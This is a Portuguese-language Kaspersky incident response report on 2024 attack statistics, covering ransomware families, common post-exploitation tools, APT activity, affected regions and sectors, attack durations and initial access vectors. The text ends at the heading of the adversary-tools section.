



Relatório do analista

# Incident Response



# Tabela de conteúdo



|                                   |    |                                                 |    |
|-----------------------------------|----|-------------------------------------------------|----|
| Sumário executivo                 | 3  | Ferramentas do adversário                       | 13 |
| Introdução                        | 5  | As vulnerabilidades mais comuns                 | 16 |
| Duração do ataque                 | 10 | Mapa térmico de técnicas e táticas MITRE ATT&CK | 20 |
| Motivos de solicitação do serviço | 11 | Sobre a Kaspersky                               | 23 |
| Vetor de ataque inicial           | 12 |                                                 |    |




# Sumário executivo


## Vetores de ataque inicial



## Organizando o entorno



## Impacto





# Visão geral e recomendações

- Em 2024, vimos um aumento expressivo no uso de contas válidas sendo utilizadas por atacantes para acessar infraestruturas-alvo. Isso indica que mais empresas estão sendo alvo de corretores de acesso inicial (IABs) que vendem esses dados na dark net para uso em ataques. No contexto de Ransomware como Serviço (RaaS), os IABs desempenham um papel fundamental ao permitir que cibercriminosos otimizem seus ataques. Isso implica que essas vítimas já estavam comprometidas, resultando em credenciais vazadas, sem impacto perceptível. E isso destaca a importância das atividades frequentes de avaliação de compromissos.

Outra tendência que se manteve inalterada nos últimos anos é a de ransomware. Em 2024, 41,6% dos incidentes estavam relacionados a esse tipo de ameaça, em comparação com 33,3% no ano anterior. É provável que o ransomware continue sendo a principal ameaça para organizações ao redor do mundo no futuro próximo.

LockBit foi responsável por 43,6% das infecções, seguido por Babuk com 9,1% e Phobos com 5,5%. 2024 também viu o surgimento de **novas famílias de ransomware, como ShrinkLocker e Ymir**.

O uso generalizado de Mimikatz (21,8%) e PsExec (20,0%) também foi notável em 2024. Essas ferramentas são comumente usadas durante a pós-exploração para extração de senhas e movimentação lateral.

As ferramentas mais populares foram notáveis em 2024.



Mimikatz22%



PsExec20%

## Novas ameaças descobertas pelo GERT

Nossa equipe fez muitas descobertas significativas e interessantes em 2024, desde novas famílias de malware, como ShrinkLocker<sup>1</sup> e Ymir<sup>2</sup>, até a descoberta de campanhas sofisticadas como Tusk<sup>3</sup> e a exploração em larga escala do CVE-2023-48788<sup>4</sup>. Durante os engajamentos de resposta a incidentes, nossos especialistas também identificaram atacantes usando o construtor vazado do LockBit 3.0<sup>5</sup> e a variante Elpaco-Mimic<sup>6</sup>.

## Atividades APT

Grupos conhecidos foram responsáveis por 26,3% de todos os ataques. Destes, um terço (31,7%) não pôde ser atribuído a um grupo específico. BlackJack foi o grupo mais ativo, responsável por 9,8% dos ataques, enquanto GREF, DarkStar e CloudAtlas também foram proeminentes, cada um contribuindo com cerca de 5%. Empresas industriais, instituições financeiras e governamentais foram as mais afetadas por ataques direcionados, representando 26,8%, 19,5% e 19,5% de todos os ataques direcionados.

1 Securelist ShrinkLocker: Transformando o BitLocker em ransomware

4 Securelist Atacantes exploram uma vulnerabilidade corrigida do FortiClient EMS em ambientes reais.

2 Securelist Ymir: novo ransomware furtivo à solta

5 Securelist Usando o construtor LockBit para gerar ransomware direcionado

3 Securelist Tusk: desvendando uma campanha complexa de roubo de informações

6 Securelist Análise de Elpaco: uma variante Mimic





# Introdução

Este relatório de análise contém informações sobre ciberataques investigados pela Kaspersky em 2024. A Kaspersky fornece uma ampla gama de serviços, desde resposta a incidentes, perícia digital, análise de malware etc., para ajudar as organizações vítimas de incidentes de segurança da informação. Os dados usados neste relatório são derivados do trabalho com organizações que contaram com a assistência da Kaspersky para responder a incidentes ou realizaram eventos profissionais para suas equipes internas de resposta a incidentes. Os serviços de investigação e resposta a incidentes são fornecidos pela Equipe Global de Resposta a Emergências (GERT) da Kaspersky, que conta com especialistas na Europa, Ásia, América do Sul e do Norte, Oriente Médio e África.

As estatísticas ajudam a identificar tendências relacionadas às ameaças mais relevantes para as organizações em vários setores da economia e regiões. Isso nos permite desenvolver métodos de proteção prioritários além de formular recomendações que, quando implementadas, ajudarão as organizações a melhorar seus níveis de segurança e se preparar para a resposta a incidentes no futuro, prevenindo ou minimizando danos de ataques potenciais. Ele também nos fornece um panorama do cenário de ameaças por região e por setor.





# Kaspersky Incident Response

Kaspersky Incident Response (IR) fornece uma análise abrangente e detalhada de incidentes de segurança. O serviço abrange todo o processo de investigação e resposta, incluindo a resposta inicial, coleta de evidências, identificação do vetor de ataque primário e desenvolvimento de um plano de mitigação. É uma parte integrante do Kaspersky Security Service<sup>7</sup>, que garante que sua organização esteja equipada para conter e neutralizar ameaças com confiança.

Persistência instalada  
para impacto futuro

Relação  
Confiável

Exploit de Aplicativos  
para o Público T0819

Vazamento  
de dados



Incident Response

Contas Válidas

Arquivos Criptografados

<sup>7</sup> Kaspersky Security Services




# Base geográfica das solicitações de serviços de RI

2024 foi marcado por uma mudança na geografia da cobertura de serviços. A região do Oriente Médio subiu para o segundo lugar em termos de solicitações de resposta a incidentes, com 15,7% das solicitações, deslocando as Américas para o quarto lugar. CIS<sup>8</sup> mantém uma posição dominante com 50,6% dos pedidos e continua a crescer.

Figura 1

Base geográfica dos pedidos para o serviço Kaspersky Incident Response em 2023



Ngwxk tmmtvd?  
Px'ox zhm rhnk utvd,  
vhgmtvm nl

Shift é os dois primeiros números do ano de fundação da Kaspersky.

Entrar em contato

<sup>8</sup> CEI – Comunidade de Estados Independentes (Armênia, Azerbaijão, Bielorrússia, Cazaquistão, Quirguistão, Moldávia, Rússia, Tadjiquistão, Uzbequistão)




## Setores

Hoje, toda organização está vulnerável a ataques cibernéticos, como refletido nas estatísticas de solicitações em diferentes setores. No ano passado, os setores industrial, governamental e financeiro foram os que mais nos procuraram. Isso se deve em grande parte ao fato de que essas organizações tendem a ter mais funcionários e níveis mais altos de informatização, o que aumenta sua superfície de ataque. Consequentemente, eles são mais suscetíveis a ataques e alvos mais atraentes para cibercriminosos.

Figura 2

### Distribuição de solicitações para o serviço Kaspersky Incident Response por setor





# Maturidade organizacional

Observando as razões para as solicitações do serviço RI em mais detalhes, podemos dividi-los em dois grupos.

## Grupo I

Os motivos e impacto já eram conhecidos no momento da solicitação:



Essas vítimas normalmente tomam conhecimento de um ataque quando já ocorreu e os danos são evidentes.

|                          |       |
|--------------------------|-------|
| Criptografia de arquivos | 41.6% |
| Vazamento de dados       | 16.9% |
| Desfiguração             | 1.7%  |
| Roubo financeiro         | 0.6%  |
| Serviço indisponível     | 0.6%  |

## Grupo II

(ataques com indicadores de atividade suspeita)



Com base nos resultados de nossa análise, essas atividades suspeitas tiveram os seguintes impactos:

|                                            |       |
|--------------------------------------------|-------|
| Persistência instalada para impacto futuro | 10.7% |
| Active Directory comprometido              | 9.6%  |
| Nenhum (Alarme falso)                      | 5.6%  |
| Apropriação de contas                      | 4.5%  |
| Ataque impedido ou não consumado           | 4.5%  |
| Destruição de Dados                        | 3.4%  |
| Manipulação de dados                       | 0.6%  |

Claro, alguns desses incidentes também podem potencialmente escalar para incidentes mais graves. Detectá-los em um estágio mais inicial do ataque ajuda a minimizar seu impacto.





# Duração do ataque

Todos os casos de incidentes podem ser agrupados em três categorias com diferentes tempos de permanência do invasor, duração da resposta ao incidente, acesso inicial e impacto do ataque.

|                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                |                                                                                                                                           |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
|                                                                                                                                                                                                     |                                                                                                                               |                                                        |
| <b>Rápido</b><br>(Horas e dias)                                                                                                                                                                                                                                                     | <b>Média</b><br>(Semanas)                                                                                                                                                                                      | <b>Duradouro</b><br>(Um mês ou mais)                                                                                                      |
| Grandes ataques de ransomware de alta velocidade que representam o maior desafio, até mesmo para operações de segurança maduras. Principalmente comportamento criminoso visível, rondando alvos fáceis, publicamente disponíveis e problemas de segurança facilmente identificáveis | O ransomware tornou muitos ataques indistinguíveis dos ataques mais rápidos (ataques Rush). Em muitos casos neste grupo, há um atraso significativo entre o acesso inicial e as etapas subsequentes do ataque. | Períodos irregulares de fases ativas e passivas durante o ataque. A duração das fases ativas é muito semelhante ao grupo anterior (Médio) |
| <b>Vetores iniciais</b>                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                |                                                                                                                                           |
| Contas Válidas                                                                                                                                                                                                                                                                      | Exploit de Aplicativos para o Público T0819                                                                                                                                                                    | Explorar Aplicação Voltada ao Público, Relacionamento Confiável, Contas Válidas                                                           |
| <b>Porcentagem dos ataques</b>                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                |                                                                                                                                           |
| 44.5%                                                                                                                                                                                                                                                                               | 20.3%                                                                                                                                                                                                          | 35.2%                                                                                                                                     |
| <b>Duração média (mediana)</b>                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                |                                                                                                                                           |
| < 1 dia                                                                                                                                                                                                                                                                             | 13 dias                                                                                                                                                                                                        | 253 dias                                                                                                                                  |
| <b>Duração de resposta a incidentes</b>                                                                                                                                                                                                                                             |                                                                                                                                                                                                                |                                                                                                                                           |
| 33 horas                                                                                                                                                                                                                                                                            | 40 horas                                                                                                                                                                                                       | 50 horas                                                                                                                                  |
|                                                                                                                                                                                                   |                                                                                                                             |                                                      |
| <b>Impacto</b>                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                |                                                                                                                                           |
| Criptografe dados                                                                                                                                                                                                                                                                   | Criptografia de dados e roubo de dinheiro                                                                                                                                                                      | Dados criptografados & vazamento de dados                                                                                                 |






# Motivos de solicitação do serviço

Figura 3

Motivos de solicitações do serviço Kaspersky Incident Response por região



## Verdadeiro positivo (True Positives)

|                                    |       |
|------------------------------------|-------|
| Criptografia de arquivos           | 38.9% |
| Atividades suspeitas nos endpoints | 18.2% |
| Arquivo suspeito                   | 10.1% |
| Atividade suspeita na rede         | 10.1% |
| Vazamento de dados                 | 6.6%  |
| Acesso não autorizado              | 5.6%  |
| Alerta de ferramentas de segurança | 5.6%  |
| Mensagem suspeita de e-mail        | 1.5%  |
| Roubo financeiro                   | 0.5%  |

## Alarme falso

|                                    |       |
|------------------------------------|-------|
| Atividade suspeita na rede         | 42.9% |
| Atividades suspeitas nos endpoints | 35.7% |
| Arquivo suspeito                   | 7.1%  |

Atividades suspeitas estavam entre as razões mais comuns para solicitações em 2024, pois podem indicar a presença de um invasor dentro da rede. No entanto, atividades suspeitas também são a principal fonte de falsos alarmes. Apesar disso, recomendamos investigar todas as atividades suspeitas para garantir que nenhum ataque real seja perdido.




# Vetor de ataque inicial

Aplicações voltadas para o público têm sido o principal vetor inicial de ataque por muitos anos. Em 2024, eles mais uma vez ficaram em primeiro lugar, representando 39,2% dos incidentes. As relações de confiança tiveram um aumento em comparação com 2023, mas permaneceram em terceiro lugar com 12,8%. As Contas Válidas mantiveram sua posição como o segundo vetor mais comum, com 31,4%. Também observamos que o phishing continua a ser um vetor inicial prevalente, utilizado em quase um a cada 10 casos.

**Figura 4**


## Vetor de ataque inicial e impacto resultante



Com base nessas estatísticas, pode-se concluir que, independentemente do vetor inicial dos atacantes, o tempo de detecção é influenciado principalmente pelo nível de segurança da informação da organização. Por exemplo, ataques usando os vetores mais populares podem passar despercebidos por um período que varia de vários dias a vários meses.

**Figura 5**

## Acesso inicial e duração do ataque






# Ferramentas do adversário

